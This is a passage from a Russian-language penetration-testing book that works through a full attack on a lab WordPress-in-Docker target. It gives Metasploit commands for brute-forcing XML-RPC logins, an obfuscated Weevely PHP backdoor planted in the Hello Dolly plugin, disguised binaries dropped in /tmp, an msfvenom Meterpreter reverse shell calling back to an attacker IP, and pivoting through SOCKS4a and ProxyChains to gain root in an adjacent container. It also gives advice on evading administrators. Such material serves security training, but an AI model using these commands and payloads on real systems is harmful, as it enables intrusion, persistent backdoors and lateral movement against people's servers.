Подобно модулю сканирования входа в MySQL из предыдущих глав, этот модуль можно настроить, указав следующие параметры (см. рис. 13.5).

Для этой атаки будем использовать для обнаруженного нами пользователя `bob` наш выбранный словарь. Мы также увеличим количество потоков (`THREADS`) до 10 и убедимся, что параметры `RHOSTS` и `RPORT` отражают целевое приложение. Чтобы установить каждый параметр, будем использовать (как вы уже догадались) команду `set`.

```
msf auxiliary(wordpress_xmlrpc_login) > set RPORT 8000
msf auxiliary(wordpress_xmlrpc_login) > set RHOSTS
vulndocker.internal
msf auxiliary(wordpress_xmlrpc_login) > set PASS_FILE
/root/tools/SecLists/Passwords/
Common-Credentials/10-million-password-list-top-10000.txt
msf auxiliary(wordpress_xmlrpc_login) > set USER bob
msf auxiliary(wordpress_xmlrpc_login) > set THREADS 10
msf auxiliary(wordpress_xmlrpc_login) > set STOP_ON_SUCCESS true
```




Рис. 13.5. Опции модуля Metasploit

После настройки модуля можно запустить атаку с помощью команды `run`.

```
msf auxiliary(wordpress_xmlrpc_login) > run

[*] vulndocker.internal:8000   :/xmlrpc.php - Sending Hello...
[*] Starting XML-RPC login sweep...
[+] WORDPRESS_XMLRPC - Success: 'bob:Welcome1'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Несмотря на то что для выполнения модуля Metasploit требуется больше шагов, чем для простого запуска `wpscan`, ценность опять же зависит от способности Metasploit систематизировать данные, собранные во время атаки. Если это приложение является частью более крупной системы и обнаруженные учетные данные могут использоваться в последующих атаках, база данных Metasploit

неоценима. Имея эти учетные данные, получаем полный доступ к приложению WordPress.

Metasploit также предоставляет модуль `exploit/unix/webapp/wp_admin_shell_upload`, создающий плагин WordPress, который будет соединяться обратно со злоумышленником, используя полезную нагрузку `php/meterpreter/reverse_tcp` на порту 4444 по умолчанию. Есть и другие варианты полезной нагрузки, но конечный результат, по сути, тот же. Однако у модуля Metasploit есть одна проблема: он заметен. Неудачная или прерванная попытка взлома оставит после себя компрометирующие артефакты. Администратор может быстро обнаружить это и поднять тревогу. Можно ли отыскать вредоносный плагин? Конечно, можно.

На рисунке показаны установленные плагины WordPress, в том числе оставшаяся полезная нагрузка MSF.




Рис. 13.6. Плагины WordPress

Если мы пытаемся оставаться незамеченными, то можно выбрать подход, требующий больше ручного вмешательства. Поскольку у нас есть полный контроль над CMS, мы можем создать собственный плагин и загрузить его, как это сделал Metasploit, или, что еще лучше, можем поработать над уже существующими, используя бэкдор.

Чтобы было интересно, пойдем по пути бэкдора и снова воспользуемся Weevely, поскольку он предоставляет безопасную и трудно обнаруживаемую

оболочку. Выполним команду `weevely generate` и проверим содержимое только что созданного файла `shell.php`.

```
root@kali:~# weevely generate Dock3r%Knock3r ~/tools/shell.php
Generated backdoor with password 'Dock3r%Knock3r' in
'/root/tools/shell.php' of 1466 byte size.
root@kali:~# cat /root/tools/shell.php
<?php
$D=str_replace('Gx','','creGxatGxGxe_fGxGxunctGxion');
[...]
$V=$D('',$J);$V();
?>
```

В данном случае мы не будем загружать PHP-оболочку на диск и обращаться к ней напрямую. Вместо этого изменим имеющийся файл и вставим содержимое куда-нибудь внутрь. Нам доступно несколько вариантов, но мы воспользуемся плагином Hello Dolly, который поставляется с WordPress. В панели администратора WordPress есть раздел **Plugins** → **Editor**, позволяющий модифицировать PHP-код плагина. Злоумышленники любят приложения, обладающие этой функцией, поскольку она делает жизнь намного проще.

Наша цель – файл `hello.php` из плагина Hello Dolly. Бóльшая часть его содержимого будет заменена сгенерированным файлом `weevely shell.php`, как показано на рисунке.




Рис. 13.7. Замена содержимого файла hello.php

Вспомните наши правила ведения боя. Если вы изменяете файлы приложения, будьте особенно внимательны, чтобы не вызывать длительных сбоев в эксплуатационных средах. Всегда делайте резервные копии и отменяйте изменения по окончании задания, в противном случае это окажет заметное влияние на легитимных пользователей приложения.

Вероятно, полезно оставить заголовок без изменений, на случай если кто-то из администраторов обратит внимание на плагин. Мы также можем оставить бóльшую часть файла без изменений, если только он не выдает нежелательных сообщений об ошибках. Предупреждения и ошибки парсинга будут мешать Weevely, и бэкдор откажется работать. Мы видели, что результаты `wpscan` предполагают, что это приложение не подавляет сообщения об ошибках. Чтобы оставаться незаметными, мы должны помнить об этом.

В предыдущем блоке кода мы использовали закрывающий тег ?>, прежде чем вставить содержимое оболочки Weevely. Как только файл успешно обновится, доступ к оболочке Weevely можно будет получить через URL-адрес `http://vulndocker.internal:8000/wp-content/plugins/hello.php`.

```
root@kali:~/tools# weevely http://vulndocker.internal:8000/wpcontent/
plugins/hello.php Dock3r%Knock3r

[+] weevely 3.2.0
[+] Target:     www-data@8f4bca8ef241:/var/www/html/
wp-content/plugins
[+] Session:
    /root/.weevely/sessions/vulndocker.internal/hello_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the
[+] connection to the target. Type :help for more information.

weevely> uname -a
Linux 8f4bca8ef241 3.13.0-128-generic #177-Ubuntu SMP x86_64
GNU/Linux
www-data@8f4bca8ef241:/var/www/html/wp-content/plugins $
```

Теперь, когда у нас есть доступ к командной строке сервера приложений, мы можем выяснить, действительно ли это контейнер, проверив файл `/proc/1/cgroup`.

```
weevely> cat /proc/1/cgroup

11:name=systemd:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b
```

```
389a11bfe68b770366a669

10:hugetlb:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a1
1bfe68b770366a669

9:perf_event:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389
a11bfe68b770366a669

8:blkio:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bf
e68b770366a669

7:freezer:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11
bfe68b770366a669

6:devices:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11
bfe68b770366a669

5:memory:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11b
fe68b770366a669

4:cpuacct:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11
bfe68b770366a669

3:cpu:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11bfe6
8b770366a669

2:cpuset:/docker/8f4bca8ef241501721a6d88b3c1a9b7432f19b2d4b389a11b
fe68b770366a669
```

В качестве еще одного способа подтвердить, что приложение выполняется внутри контейнера, можно взглянуть на список процессов. В типичных средах Linux **идентификатор процесса** (PID) 1 принадлежит `init`, `systemd` или похожему демону. Поскольку контейнеры – это минимальные среды, первым перечисленным процессом является демон, отвечающий за предоставление доступа к приложению. В случае с веб-приложениями двоичным файлам `apache2`, `httpd`, `nginx` или `nodejs` обычно назначается идентификатор 1.

```
weevely> ps 1
PID TTY          STAT         TIME  COMMAND
1 ?              Ss           0:01  apache2 -DFOREGROUND
```

Осведомленность о ситуации

Теперь, когда у нас есть доступ к оболочке контейнера Docker, нужно посмотреть, что еще можно найти. Как уже говорилось, контейнеры Docker не являют-

ся виртуальными машинами. Они содержат достаточно двоичных файлов для работы приложения.

Поскольку у нас есть доступ к оболочке контейнера, мы ограничены средой, которую он предоставляет. Например, если приложение не использует `ifconfig`, оно, скорее всего, не будет упаковано вместе с контейнером и поэтому будет недоступно для нас сейчас.

Мы можем подтвердить, что наша среда несколько ограничена, вызвав:

```
weevely> ifconfig
sh: 1: ifconfig: not found
weevely> wget
sh: 1: wget: not found
weevely> nmap
sh: 1: nmap: not found
```

Однако у нас есть доступ к команде `curl`, которую мы можем использовать вместо `wget`.

```
weevely> curl
curl: try 'curl --help' or 'curl --manual' for more information
```

В худшем случае мы также можем загрузить двоичные файлы с помощью команды Weevely `:file_upload`.

Чтобы перемещаться по контейнеру и его сети, нам нужен доступ к исполняемым файлам, таким как `nmap` и `ncat`. К счастью, они доступны в аккуратно организованном репозитории GitHub. На странице https://github.com/andrew-d/static-binaries/ можно найти репозиторий **static-binaries**. Его автор – пользователь с ником andrew-d (см. рис. 13.8).

Поскольку в контейнере нет двоичного файла `nmap`, его можно скачать с помощью команды `curl` и сделать его исполняемым с помощью команды `chmod`. Мы будем использовать `/tmp/sess_[random]` в качестве шаблона имени файла, чтобы попытаться подмешать его к файлам, создаваемым во время сессии, на случай если какой-нибудь администратор просматривает системную папку temp.

```
weevely > curl https://raw.githubusercontent.com/andrew-d/
static-binaries/master/binaries/linux/x86_64/nmap -o /tmp/sess_
IWxvbCBwaHAgc2Vzc2lvbnMu
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left
Speed
100 5805k  100 5805k    0     0   669k      0  0:00:08  0:00:08 --:--:--
1465k
```

```
weevely > chmod +x /tmp/sess_IWxvbCBwaHAgc2Vzc2lvbnMu
weevely >
```




Рис. 13.8. Нас интересует папка binaries /linux/x86_64

Мы также можем загрузить `ifconfig` с компьютера злоумышленника с помощью команды Weevely `:file_upload`, поскольку в контейнере этого исполняемого файла тоже нет. У нас есть локальная копия `ifconfig`, которая прекрасно будет работать. Мы загрузим ее в папку целевой системы `/tmp` под фиктивным именем.

```
weevely > :file_upload /sbin/ifconfig
/tmp/sess_IWxvbCB3aGF0J3MgdXAgZG9j
```

Как и в случае с `nmap`, мы должны сделать файл исполняемым, используя команду `chmod` и параметр `+x`.

```
weevely > chmod +x /tmp/sess_IWxvbCB3aGF0J3MgdXAgZG9j
```

Теперь, когда у нас есть инструменты, мы можем сориентироваться, запустив недавно загруженную команду `ifconfig`.

```
weevely > /tmp/sess_IWxvbCB3aGF0J3MgdXAgZG9j
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.18.0.4 netmask 255.255.0.0 broadcast 0.0.0.0
        ether 02:42:ac:12:00:04 txqueuelen 0 (Ethernet)
        RX packets 413726 bytes 90828932 (86.6 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 342415 bytes 54527687 (52.0 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[...]
```

Напомним, что контейнер Docker использует собственную внутреннюю сеть отдельно от сети хоста. Если не указано иное, по умолчанию соседние приложения, размещенные в других контейнерах, будут подключаться к одной сети. В данном случае сеть 172.18.0.0/16 доступна через интерфейс `eth0`. Это обеспечит путь к другим приложениям, которые находятся в рамках нашего задания.

Теперь, когда мы знаем, на что смотреть, мы можем вызвать двоичный файл `nmap` (`/tmp/sess_IWxvbCBwaHAgc2Vzc2lvbnMu`) для быстрого служебного сканирования сети контейнера.

```
weevely > /tmp/sess_IWxvbCBwaHAgc2Vzc2lvbnMu -p1- 172.18.0.0/24
[...]
Nmap scan report for 172.18.0.1
Host is up (0.00079s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
22/tcp open ssh
8000/tcp open unknown

Nmap scan report for content_ssh_1.content_default (172.18.0.2)
Host is up (0.00056s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE
22/tcp open ssh
8022/tcp open unknown

Nmap scan report for content_db_1.content_default (172.18.0.3)
Host is up (0.00038s latency).
Not shown: 65535 closed ports
PORT STATE SERVICE
3306/tcp open mysql

Nmap scan report for 8f4bca8ef241 (172.18.0.4)
Host is up (0.000090s latency).
Not shown: 65535 closed ports
```

```
PORT STATE SERVICE
80/tcp open http

Nmap done: 256 IP addresses (4 hosts up) scanned in 8.97 seconds
```

IP-адрес 172.18.0.1, по-видимому, является хостом Docker, а SSH-служба защищена.

Служба MySQL на 172.18.0.3 также выглядит интересно, но эксплуатировать ее не так просто. Вероятно, эту базу данных использует приложение WordPress.

Мы могли бы вернуться назад, получить учетные данные из файла `wp-config.php` и попытаться сбросить данные, но можем быть ограничены в том, что можем сделать в системе с одним только доступом к SQL. Если наша цель – вырваться из контейнера и получить доступ к хосту, то, возможно, придется опробовать другой путь атаки. Не повредит сохранить эти учетные данные до конца теста. Может понадобиться взломать еще один набор учетных данных, а повторное использование пароля – распространенное явление.

Контейнер `content_ssh_1` также выделяется, но, прежде чем мы сделаем что-нибудь еще, обновим нашу оболочку Weevely до более надежного сеанса Meterpreter. Meterpreter также имитирует функциональность множества исполняемых файлов Linux, которые могут быть недоступны, что делает нашу работу немного проще. Meterpreter – это скорее фрагмент вредоносной программы, которая позволит нам использовать хост Docker и его контейнеры в качестве точки поворота.

Поворот в данном случае – это техника, используемая для туннелирования трафика через уже скомпрометированный хост для достижения недоступной по-другому машины. Поскольку мы скомпрометировали контейнер, на котором размещается платформа блога, можем использовать его в качестве точки поворота для атаки на другие смежные контейнеры или даже на сам хост.

На компьютере злоумышленника в терминале Linux можем использовать **MSFvenom** для генерации простой реверсной нагрузки, которая будет подключаться обратно к нашей атакующей машине 192.168.1.193 на порту 443. MSFvenom – это приложение, предоставляемое MSF для создания переносимого вредоносного программного обеспечения с использованием любой из доступных полезных нагрузок. Традиционно после успешной эксплуатации системы с использованием одного из модулей Metasploit первый этап выполняется в целевой системе. Поскольку мы не использовали Metasploit для начального доступа к оболочке и хотим создать сеанс Meterpreter, можно сгенерировать автономную реверсную полезную нагрузку для ручного выполнения.

Команда `msfvenom` позволяет нам указать желаемую полезную нагрузку (`-p`), в этом случае `linux/x64/meterpreter/reverse_tcp`; IP-адрес нашего атакующего компьютера, 192.168.1.193; порт, на котором вредоносная программа

будет подключаться к нам, 443; и формат, в котором можно сохранить полученный исполняемый файл (`-f`). В данном случае будем использовать формат двоичных файлов ELF.

```
root@kali:~# msfvenom -p linux/x64/meterpreter/reverse_tcp
LHOST=192.168.1.193 LPORT=443 -f elf > /root/tools/nix64_rev443
No platform was selected, choosing Msf::Module::Platform::Linux
from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 96 bytes
Final size of elf file: 216 bytes
```

Это вредоносное программное обеспечение будет представлять собой 64-битную полезную нагрузку `reverse_tcp`, которая подключается к нашему внешнему IP-адресу. Порт 443 увеличит вероятность успеха, если хост Docker будет находиться за агрессивным межсетевым экраном.

Перед тем как запустить только что сгенерированного вредоноса `/root/tools/nix64_rev443`, нужно настроить обработчик в Metasploit, который будет обрабатывать входящее соединение от скомпрометированного хоста.

Вернувшись в консоль Metasploit, мы должны загрузить модуль `exploit/multi/handler` и настроить его с теми же значениями, которые указали для `msfvenom`.

```
msf > use exploit/multi/handler
```

Нам нужно установить переменную `PAYLOAD` в значение, соответствующее значению нашей вредоносной программы.

```
msf exploit(handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
```

`LHOST` и `LPORT` также должны отражать настройки вредоносного программного обеспечения, чтобы убедиться, что оно прослушивает соответствующий IP-адрес и порт.

```
msf exploit(handler) > set LHOST 192.168.1.193
LHOST => 192.168.1.193
msf exploit(handler) > set LPORT 443
LPORT => 443
```

Наконец, можно запустить модуль обработчика, чтобы создать слушателя и дождаться входящих сессий Meterpreter.

```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.1.193:443
[*] Starting the payload handler...
```

Как только сделали это, загружаем и выполняем реверсную оболочку `nix64_rev443` в контейнере. Для этого можно использовать Weevely.

В консоли Weevely можем снова использовать команду `:file_upload`.

```
weevely > :file_upload /root/tools/nix64_rev443 /tmp/update.lst
True
```

Поскольку вредоносное программное обеспечение находится во временной папке контейнера-жертвы, мы должны сделать его исполняемым с помощью команды `chmod` и в конце просто вызвать его напрямую.

```
weevely > chmod +x /tmp/update.lst
weevely > /tmp/update.lst
```

Модуль обработчика Metasploit должен был создать новый сеанс Meterpreter. Мы можем подтвердить, что реверсная оболочка Meterpreter работает, введя команду `sysinfo`.

```
[*] Sending stage (2854264 bytes) to 192.168.1.230
[*] Meterpreter session 1 opened (192.168.1.193:443 ->
192.168.1.230:43558)

meterpreter > sysinfo
Computer     : 172.18.0.4
OS           : Debian 8.9 (Linux 3.13.0-128-generic)
Architecture : x64
Meterpreter  : x64/linux
meterpreter >
```

Как упоминалось ранее, поворот – это метод, который позволяет проксировать трафик через скомпрометированный хост и атаковать внутреннюю сеть и то, что находится за ее пределами.

Metasploit обеспечивает функциональность маршрутизации, которую можно использовать для туннелирования TCP-трафика от нашего компьютера через сеанс Meterpreter.

Для этого нужно отправить сеанс Meterpreter в фоновый режим. Соединение не будет разорвано, и мы сможем настроить сам Metasploit для правильной маршрутизации трафика через скомпрометированную систему.

```
meterpreter > background
[*] Backgrounding session 1...
```

Сеанс Meterpreter, терпеливо ожидающий в фоновом режиме, позволяет добавить новый маршрут Metasploit, используя знакомую команду `route add`.

```
msf exploit(handler) > route add 172.18.0.0 255.255.0.0 1
[*] Route added
msf exploit(handler) > route

IPv4 Active Routing Table
=========================

    Subnet      Netmask      Gateway
    ------      -------      -------
    172.18.0.0  255.255.0.0  Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(handler) >
```

Хотя эта команда похожа на то, что мы вводим в приглашение Linux, это не типичный сетевой маршрут. Он существует только внутри самого Metasploit. Если мы запустим эксплойт из `msfconsole` и нацелим его, скажем, на 172.18.0.1, трафик будет перенаправлен через сеанс Meterpreter и задача будет успешно выполнена. Однако за пределами Metasploit такой инструмент, как `wpscan`, не сможет найти цель.

Чтобы обойти это ограничение, можно настроить прокси-сервер SOCKS4, используя модуль `auxiliary/server/socks4a`. **SOCKS** – это протокол, который определяет стандартный способ маршрутизации сетевого трафика через прокси-сервер. Metasploit поддерживает работу сервера SOCKS (версия 4) и будет обрабатывать входящий трафик, как и любой прокси-сервер, с очень важным отличием. Прокси-сервер Metasploit, поскольку он находится в среде MSF, будет придерживаться таблицы маршрутизации MSF, которую мы недавно модифицировали. Любой трафик, который мы отправляем на него, будет обрабатываться в соответствии с маршрутами, определенными в нем. Это означает, что мы можем запросить, чтобы прокси перенаправил наш трафик на 172.168.0.0/16, и Metasploit будет достаточно умным, чтобы отправлять этот трафик через сеанс Meterpreter в фоновом режиме.

Давайте сначала загрузим вспомогательный модуль `auxiliary/server/socks4a` с помощью уже знакомой команды `use` внутри консоли Metasploit.

```
msf exploit(handler) > use auxiliary/server/socks4a
msf auxiliary(socks4a) > show options
```

```
Module options (auxiliary/server/socks4a):

   Name     Current Setting   Required   Description
   ----     ---------------   --------   -----------
   SRVHOST  127.0.0.1         yes        The address to listen on
   SRVPORT  1080              yes        The port to listen on.

Auxiliary action:

   Name    Description
   ----    -----------
   Proxy
```

Модуль создает сервер SOCKS4, прослушивающий порт 1080 по умолчанию. В действительности нам нужно прослушивать только IP-адрес локального хоста, 127.0.0.1, поскольку мы единственные, кто использует этот прокси-сервер. После запуска модуля прокси-сервер отправляется в фоновый режим, готовый принимать входящие команды.

```
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf auxiliary(socks4a) >
```

Kali Linux поставляется в комплекте с утилитой **ProxyChains**, которую мы можем использовать, чтобы заставить любое приложение направлять свой трафик через определенный прокси-сервер. В нашем случае это сервер, который мы только что создали с помощью Metasploit. Это означает, что сетевой TCP-трафик, генерируемый приложениями, работающими на нашей атакующей машине, будет эффективно перенаправляться в сеть Docker, что позволит нам запускать локальные инструменты атаки и обращаться прямо в скомпрометированную сеть.

ProxyChains доступна на всех дистрибутивах для тестирования на проникновение: http://proxychains.sourceforge.net/.

Список прокси-серверов ProxyChains по умолчанию можно настроить в соответствии с конфигурацией модуля Metasploit `socks4a` с помощью файла `/etc/proxychains.conf`.

После добавления маршрута Metasploit и запуска сервера `socks4a` можем устанавливать любые соединения через сеанс Meterpreter в сеть контейнеров со своего компьютера с Kali.

Взлом контейнера

У нас есть доступ к оболочке контейнера через сеанс Meterpreter, и благодаря этому сеансу мы можем общаться с другими контейнерами, размещенными на той же машине. Во время более раннего сканирования сети Docker с помощью Nmap было видно, что служба на порту 8022 также выделяется среди остальных. Будучи хакерами, мы всегда интересуемся службами с портами в диапазоне 8000, потому что там можно найти слабозащищенные веб-серверы. Этот конкретный порт может стать эксплуатируемым веб-приложением и предоставить нам более расширенный доступ по сравнению с тем, что у нас есть сейчас.

В отчете о сканировании Nmap для контейнера `content_ssh_1` также был открытый SSH-порт, но эту службу обычно сложнее использовать, за исключением атаки методом полного перебора для получения слабых учетных данных.

```
Nmap scan report for content_ssh_1.content_default (172.18.0.2)
Host is up (0.00056s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
22/tcp   open ssh
8022/tcp open unknown
```

Если вернуться назад и заглянуть в оболочку скомпрометированного контейнера, то можно выполнить команду `curl`, чтобы просмотреть содержимое этого веб-приложения. В консоли Metasploit можем взаимодействовать с сеансом Meterpreter, используя команду `session` и передавая число `1` опции `-i` (interact).

```
msf auxiliary(socks4a) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Вернувшись в сессию Meterpreter, можно зайти дальше в терминал целевого контейнера, используя команду `shell`.

```
meterpreter > shell
Process 230 created.
Channel 16 created.
```

Мы можем не увидеть типичное приглашение Linux, но можем выполнять простые команды терминала Linux, такие как `curl`, для проверки службы 8022 в контейнере 172.18.0.2.

```
curl -s 172.18.0.2:8022
<!DOCTYPE html>
<html style="height:100%; !important;">
<head>
  <title>Docker-SSH</title>
  <script src="/js/jquery-1.11.3.min.js"></script>
  <script src="/js/term.js"></script>
  <link rel="stylesheet" href="/css/term.css" type="text/css" />
</head>
<body>
```

Восхитительно! Похоже, что этот контейнер является приложением Docker-SSH, которое, как следует из названия, обеспечивает доступ к контейнерам по протоколу SSH.

Docker-SSH доступно на Docker Hub и на странице https://github.com/jeroenpeeters/docker-ssh.

Мы совершили несколько действий, чтобы иметь возможность выполнить команду `curl` на целевом контейнере, а также использовать ProxyChains, чтобы сделать то же самое, но с компьютера злоумышленника. Запрос `curl` будет проксирован через сервер Metasploit SOCKS4, который мы настроили ранее, и трафик будет проходить через сеанс Meterpreter, предоставляя нам доступ к жертве, находящейся на расстоянии шага.

```
root@kali:~# proxychains curl -s 172.18.0.2:8022
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.18.0.2:8022-<><>-OK
<!DOCTYPE html>
<html style="height:100%; !important;">
<head>
  <title>Docker-SSH</title>
  <script src="/js/jquery-1.11.3.min.js"></script>
  <script src="/js/term.js"></script>
  <link rel="stylesheet" href="/css/term.css" type="text/css" />
</head>
<body>
```

На нашей атакующей машине мы можем проксировать SSH-соединение прямо к этому контейнеру и посмотреть, с чем имеем дело.

```
root@kali:~# proxychains ssh root@172.18.0.2
ProxyChains-3.1 (http://proxychains.sf.net)
```

```
|S-chain|-<>-127.0.0.1:1080-<><>-172.18.0.2:22-<><>-OK
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be
established.
RSA key fingerprint is
SHA256:ZDiL5/w1PFnaWvEKWM6N7Jzsz/FqPMM1SpLbbDUUtSQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.18.0.2' (RSA) to the list of known
hosts.
###################################################################
## Docker SSH ~ Because every container should be accessible ##
###################################################################
## container | content_db_1                                      ##
###################################################################

/ $
```

Похоже, мы подключились автоматически без запроса пароля. Также очевидно, в этом конкретном контейнере мы работаем с правами суперпользователя.

```
/ $ id
uid=0(root) gid=0(root) groups=0(root)
/ $
```

Чисто сработано. Docker-SSH имеет несколько параметров конфигурации аутентификации, и этот экземпляр Docker-SSH, похоже, настроен с параметром `noAuth`, который разрешает анонимные подключения.

